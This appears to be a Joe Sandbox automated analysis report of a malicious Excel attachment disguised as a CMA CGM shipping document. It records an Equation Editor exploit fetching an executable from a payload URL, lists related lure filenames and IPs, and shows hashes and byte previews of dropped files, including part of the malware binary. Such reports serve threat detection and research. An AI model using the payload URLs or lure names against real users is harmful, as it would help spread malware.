34.102.136.180	glendalesocialmediaagency.com	United States		15169	GOOGLEUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	435308
Start date:	16.06.2021
Start time:	11:54:19
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	CMACGM-XIN SHANGHAI -08M91W1MA-TRISK-QAHMD.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/20@2/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 33% (good quality ratio 30.8%) • Quality average: 73.7% • Quality standard deviation: 30.4%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
11:55:10	API Interceptor	96x Sleep call for process: EQNEDT32.EXE modified
11:55:15	API Interceptor	55x Sleep call for process: vbc.exe modified
11:55:37	API Interceptor	230x Sleep call for process: netsh.exe modified
11:56:26	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.155.82.236	MTIR21407379_0062180102_20210614082119.PDF.xlsx	Get hash	malicious	Browse	• 103.155.82.236/frsdoc/svchost.exe
	Booking Confirmation.xlsx	Get hash	malicious	Browse	• 103.155.82.236/nrsdoc/svchost.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	BL_SGN11203184.xlsx	Get hash	malicious	Browse	• 103.155.82.236/fksdoc/svchost.exe
	spices requirement.xlsx	Get hash	malicious	Browse	• 103.155.82.236/fksdoc/svchost.exe
	2773773737646_OOCL_INVOICE_937763.xlsx	Get hash	malicious	Browse	• 103.155.82.236/fwkdoc/svchost.exe
	DRAFT BL_CMA_CGM.xlsx	Get hash	malicious	Browse	• 103.155.82.236/fwkdoc/svchost.exe

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TWIDC-AS-APTWIDCLimitedHK	MTIR21407379_0062180102_20210614082119.PDF.xlsx	Get hash	malicious	Browse	• 103.155.82.236
	Booking Confirmation.xlsx	Get hash	malicious	Browse	• 103.155.82.236
	BL_SGN11203184.xlsx	Get hash	malicious	Browse	• 103.155.82.236
	spices requirement.xlsx	Get hash	malicious	Browse	• 103.155.82.236
	Cancellation_1844611233_06082021.xlsm	Get hash	malicious	Browse	• 103.155.92.95
	Cancellation_1844611233_06082021.xlsm	Get hash	malicious	Browse	• 103.155.92.95
	Rebate_18082425_05272021.xlsm	Get hash	malicious	Browse	• 103.155.93.185
	Rebate_18082425_05272021.xlsm	Get hash	malicious	Browse	• 103.155.93.185
	DEBT_06032021_861309073.xlsm	Get hash	malicious	Browse	• 103.155.93.93
	DEBT_06032021_861309073.xlsm	Get hash	malicious	Browse	• 103.155.93.93
	2773773737646_OOCL_INVOICE_937763.xlsx	Get hash	malicious	Browse	• 103.155.82.236
	Rebate_854427061_05272021.xlsm	Get hash	malicious	Browse	• 103.155.93.185
	Rebate_854427061_05272021.xlsm	Get hash	malicious	Browse	• 103.155.93.185
	Document_06022021_568261087_Copy.xlsm	Get hash	malicious	Browse	• 103.155.92.221
	Document_06022021_568261087_Copy.xlsm	Get hash	malicious	Browse	• 103.155.92.221
	DRAFT BL_CMA_CGM.xlsx	Get hash	malicious	Browse	• 103.155.82.236
	Document_06022021_1658142991_Copy.xlsm	Get hash	malicious	Browse	• 103.155.92.221
	Document_06022021_1658142991_Copy.xlsm	Get hash	malicious	Browse	• 103.155.92.221
	PO (2).exe	Get hash	malicious	Browse	• 103.153.182.50
	PO.exe	Get hash	malicious	Browse	• 103.153.182.50

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	862208
Entropy (8bit):	7.675531100401405
Encrypted:	false
SSDEEP:	24576:PquPHpdPsaTH7ZSFSFYeUtKckniLXBlVm:P5TdSTk63
MD5:	FF34B92FE897F13E422B67F5CBC9740C
SHA1:	B145BDA9579274C1648829DF1E37E9500976E271
SHA-256:	1BB79D3F58130C38C2D1C54737AAA69BFDF5693CF6177EFAAC78377020B86AD6
SHA-512:	3CCA2A62EB4129574ACD423DAD2DEA916286189E6F7AB1DA5EADAB1B773E55524DD2584EB24CC08147F006F9F3D1F6AA00D406787B398F79D0A5D5C6D0FA0614

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://103.155.82.236/frsdoc/svchost.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....:.. .....@.. ..... ..@.....h:..S....@.....`..... ....H.....text..... ....`.rsrc.....@.....@..@.rel oc.....`.....&.....@..B.....:.....H.....z+.&.+.&.(....(....(.....o....*..0.....+.&.+.&.+.&..+2..(....8....&.(.....+..+.-.8.....(.... +..8l....E.....l.....^.....,..+..+.-.&..(.....+...(....(....(.....+..+.-.&.(.....+..+.-.&+..+...(....+.&8s....8}...*f+.&.+.&..(....(....(....*f+.&.+.&..(....(....(....**+.&.+.&..**+.&.+ .&..*B+.&.+.&...(....*B+.&.+.&...(....*B+.&.+.&...(....*B+.&.+.&...(....*B+.&.+.&...(....*>+.&.+.&

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\16EE378D.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7592
Entropy (8bit):	5.450661926170108
Encrypted:	false
SSDEEP:	96:znsvcqblJaXn/08pnDp0d7vilxL01/G37uVH1oL6lcQtoVhZxGOme3SBwi:bTSTxK/LA/FVoL3QtKhn+e3+wi
MD5:	17B9F98D1C76FFB9CB98F76AF51255C7
SHA1:	60638BF2B2C86CD39FC641579BADB3EEB95D9B8E
SHA-256:	CE35A5CF29C4553D2FCED6B9BDBC852599CE04CDEDBBAB6D1D1C3864F0605234
SHA-512:	A8D7220B0024B4BA3B3876ED7C12243CC9A227D033B7847349BC75D4E48811F1C8D42D8BFE518DC4C2DA990A82EF2B03963A17FF0B04959FC160C65F9B00825
Malicious:	false
Reputation:	low
Preview:	....l...(.....e...<..... EMF.....8...X.....?.....C...R...p.....S.e.g.o.e. .U.l.....l.6.).X.....d.....t...0...'.q....\...t.....t.....W.q....t....6Ov_.q.....q.yl.Dy.w`.....w....$.....d.....J^.q.... ^.q ...`...H.....-.....<.w.....<..v.Zfv....X..o.....yl..... .....gvdv.....%.....r.....'.....(...(.....?.....?.....l...4.....(...(...(...(...(..... ....HD?^KHCcNJFfOJFiQMHlSPJoUPLrWRMvYSPx[UR{]XQ~^XS._ZT.a[U.c\U.e^V.e^X.g`Y.hbY.jaZ.jb\.ld].ld].nd^.nf^.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1B155F94.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 550x310, frames 3
Category:	dropped
Size (bytes):	29499
Entropy (8bit):	7.667442162526095
Encrypted:	false
SSDEEP:	384:ac8UyN1qqyn7FdNfzZY3AJ0NcoEwa4OXyTqEunn9k+MPiEWsKHBm8oguHh9kt98g:p8wn7TNfzZ0NcnwR6kvKPsPWghY6g
MD5:	4FBDDF16124B6C9368537DF70A238C14
SHA1:	45E34D715128C6954F589910E6D0429370D3E01A
SHA-256:	0668A8E7DA394FE73B994AD85F6CA782F6C09BFF2F35581854C2408CF3909D86
SHA-512:	EA17593F175D49792629EC35320AD21D5707CB4CF9E3A7B5DA362FC86AF207F0C14059B51233C3E371F2B7830EAD693B604264CA50968891B420FEA2FC4B29EC
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....JFIF.....C.....C.....6.&..".....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...0.F...GEH.[....^.....Z]k?B..]...A. ....q.<..].c....G....Z}.....=.y1.....x->.=.....<.....<..E....a.L...h.c....O..e..a.L...h.c....O..e..a.L...k/_...Mf.[.o.@C(..k^..P..l8.....${..Ly.)..'".....N)." .$e.a....-....B.{.\f...).%a.J..>. 9b.X..V.%i.Q....%h.V.E...X..V..Q..GQRR?A..!.:.g..B...2..u..W.....'..kN.X.,Fy+G...(.r.g..y+O..X.,Fy+H.#)_,...%.r.9Q

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1DB22BDB.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 399 x 605, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	50311
Entropy (8bit):	7.960958863022709
Encrypted:	false
SSDEEP:	768:hfo72tRlBZeeRugjj8yooVAK92SYAD0PSsX35SVFN0t3HcoNz8WEK6Hm8bbxXVGx:hf0WBueSoVAKxLD06w35SEVNz8im0AEH
MD5:	4141C7515CE64FED13BE6D2BA33299AA
SHA1:	B290F533537A734B7030CE1269AC8C5398754194
SHA-256:	F6B0FE628E1469769E6BD3660611B078CEF6EE396F693361B1B42A9100973B75
SHA-512:	74E9927BF0C6F8CB9C3973FD68DAD12B422DC4358D5CCED956BC6A20139B21D929E47165F77D208698924CB7950A7D5132953C75770E4A357580BF271BD9BD8
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1DB22BDB.png	
Preview:	.PNG.....IHDR.....]....^....gAMA.....a.....sRGB..... cHRM..z&.....u0...`.:....p..Q<....bKGD.....oFFs.....F.#-nT....pHYs...%...%.IR$.....vpAg.....0...O..... IDATx...h.w....V!...D.....4.p .X(r..x.&..K.(.L...P..d5.R.....b.....C...BP...,% ....qL.,.!E.ni..t.....H._.....G..|~=....<..#.J!.N.a..a.Q.V...t:.M.v;=..0.s..ixa...0..<...`..a\..a..q.+..a..5.<. .a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\. .a..qM../.u....h6..|.22..g4M.....C.u..y,--.'....a.?~.W.\i.>7q.j..y....iLNN.....5\..w"..b~~...J.sssm.d.Y.u.G....s.\..R.`qq....C;..$..&..2..x..J..fgg...]=g.Y.y..N..(SN.S8.eZ.T...=....4.? ~..uK.;....SSS...iY.Q.n.I.u\.x..o.,.av.N.(..H..B..X..... ..amm...h4.t:..].j..tz[.(..#..}yy./..".z.-[!4....a...jj.....,dY.7.|.F.....\.~.g.....x..Y...R..\.....w.\.h..K....h..nM

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\399ED285.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E 45
Malicious:	false
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]...G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....++...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k. ...pzos.....6;,..H.....U..a..9..1...$.....*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y..,....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:...D.B....+~.....M%".fG]b\.[.....1....".....GC6.....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\659ACB16.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}|.._ ...>r.v~..G.*.)..#.>z....._.W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}|.._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}|.._. ..>r.v~..G.*.)..#.>z...6.....J..:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|.._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..l....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8100002A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E 45
Malicious:	false
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]...G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....++...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k. ...pzos.....6;..H.....U..a..9..1...$.....*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y..,....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:...D.B....+~.....M%".fG]b\.[.....1....".....GC6.....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8C2ED72E.png

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8C2ED72E.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^..:.,:.....d.....{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.....x.(.....^....{.....^j. .....oP.C?@GGGGGGGGG?@GGGGG.F}c.....E).....c._....w{}.....e;..._ttttt.X.....C.....uOV.+..l...|?.....@GGG?@GGG./...uK.WnM'.....s.s ...`.....ttttt.:::.....:.z.{...'..=.....ttt..g.:::z.....=.....F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.....7,.....O..b.GZ.....]....]....]....]...CO.vX>..... @GGGw/3.....tttt.2...s....n.U.!....:....:....:....%...'..)w.....>.{.....<;.....^..z...../..=.....~.]..q.t...AGGGGGGGGG?@GGGGGGG...AA..... .....~.....z...^...\....._ttttt.X.....C....o.{.O.Y1.....=....]^X.....ttt..tttt.....f.%.....nAGGGG.....[.....=....b....?{.....=.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\912ABE23.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.I.)."[`.f.X.u.n.;....._h.(.u\|0a.....].R.z...2.....GJY \|\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..\|...=.\|K...w...}O..{\|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..\|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AAED141F.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^..:.,:.....d.....{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.....x.(.....^....{.....^j. .....oP.C?@GGGGGGGGG?@GGGGG.F}c.....E).....c._....w{}.....e;..._ttttt.X.....C.....uOV.+..l...|?.....@GGG?@GGG./...uK.WnM'.....s.s ...`.....ttttt.:::.....:.z.{...'..=.....ttt..g.:::z.....=.....F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.....7,.....O..b.GZ.....]....]....]....]...CO.vX>..... @GGGw/3.....tttt.2...s....n.U.!....:....:....:....%...'..)w.....>.{.....<;.....^..z...../..=.....~.]..q.t...AGGGGGGGGG?@GGGGGGG...AA..... .....~.....z...^...\....._ttttt.X.....C....o.{.O.Y1.....=....]^X.....ttt..tttt.....f.%.....nAGGGG.....[.....=....b....?{.....=.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AE8DEBC.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7608
Entropy (8bit):	5.091127811854214
Encrypted:	false
SSDEEP:	96:+SDjyLSR5gs3iwiMO10VCVU7ckQadVDYM/PVfmhDqpH:5Djr+sW31RGtdVDYM3VfmkpH
MD5:	EB06F07412A815AED391F20298C1087B
SHA1:	AC0601FFC173F50B56C3AE2265C61B76711FBE01

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AE8DEBC.emf	
SHA-256:	5CA81C391E8CA113254221D535BE4E0677908DA61DE0016EC963DD443F535FDE
SHA-512:	38AEF603FAC0AB6FB7159EBA5B48BD7E191A433739710AEACB11538E51ADA5E99CD724BE5B3886986FCBB02375B0C132B0C303AE8838602BCE88475DDD727A49
Malicious:	false

Preview:

....l...,..........<.................. EMF................................8...X...................?.................................C...R...p.................................S.e.g.o.e. .U.I..v.Z
e.............%f^.................Y...Y.'.wq....\.....Y.......Y.@.Y.W.wq......Y..6.v_.wq......wq.Ze.4.g^..Y...f^0.g^......g^..f^........4.g^@.Y...f^......f^..........g^..Y.......g^4tf^..g^............
<..u.Z.v.....Ze......Ze.......................vdv......%..................................r..................'..........(...(.................?..........?...............l...4..........(...(...(...(...(..... ....
....
....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C3EEAEC2.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false

Preview:

.PNG........IHDR...6...........>(....sRGB.........gAMA......a.....pHYs..........+......IDATx^.=v\9..H..f...:ZA..,'..j.r4.........SEJ,%..VPG..K.=....@.$oI.e7....U...... ....>n~&..._..._.rg...
.L...D.G!0..G!;...?...Oo.7....Cc...G....g>......_o..._._.}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS......y;.N.l.)."[`.f.X.u.n.;........_h.(.u|0a.....].R.z...2......GJY
|\..+b...{>vU.....i...........w+.p...X..._.V.-z..s..U..cR..g^..X......6n...6....O6.-.AM.f.=y ...7...;X....q..|...=.|K...w...}O..{|...G........~.o3.....z....m6...sN.0..;/....Y..H..o............~........
(W.`...S.t......m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$......,}....3%..|j.....b.r7.O!F...c'......$...)....|O.CK...._......Nv....q.t3l.,. ....vD.-..o..k.w.....X...-
C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}........[w...N.b..W......;..?.Oq..K{>.K.....{w{.......6'/...,.}.E...X.I.-Y].JJm.j..pq|.0...e.v......17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C7E87C20.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F0E
Malicious:	false

Preview:

......JFIF...) ..(...!1!%)-.....383,7(..,..........+...7++++-++++++++++++++++---++++++++-+++++++++++++++++..........".................................
.....F.......................!."1A..QRa.#2BSq......3b.....$c....C...Er.5..?..x.5.PM.Q@E..I......i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt.
..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M........[....'......J...,...<.O.........Yn...T.!..E*G.[I..-......
.$e&........z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.......MxPu..b..:0e:.R.#.......U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1..........l.s>.ZA?..........3... z^....L.n6..Am.1m....0../..~.y....
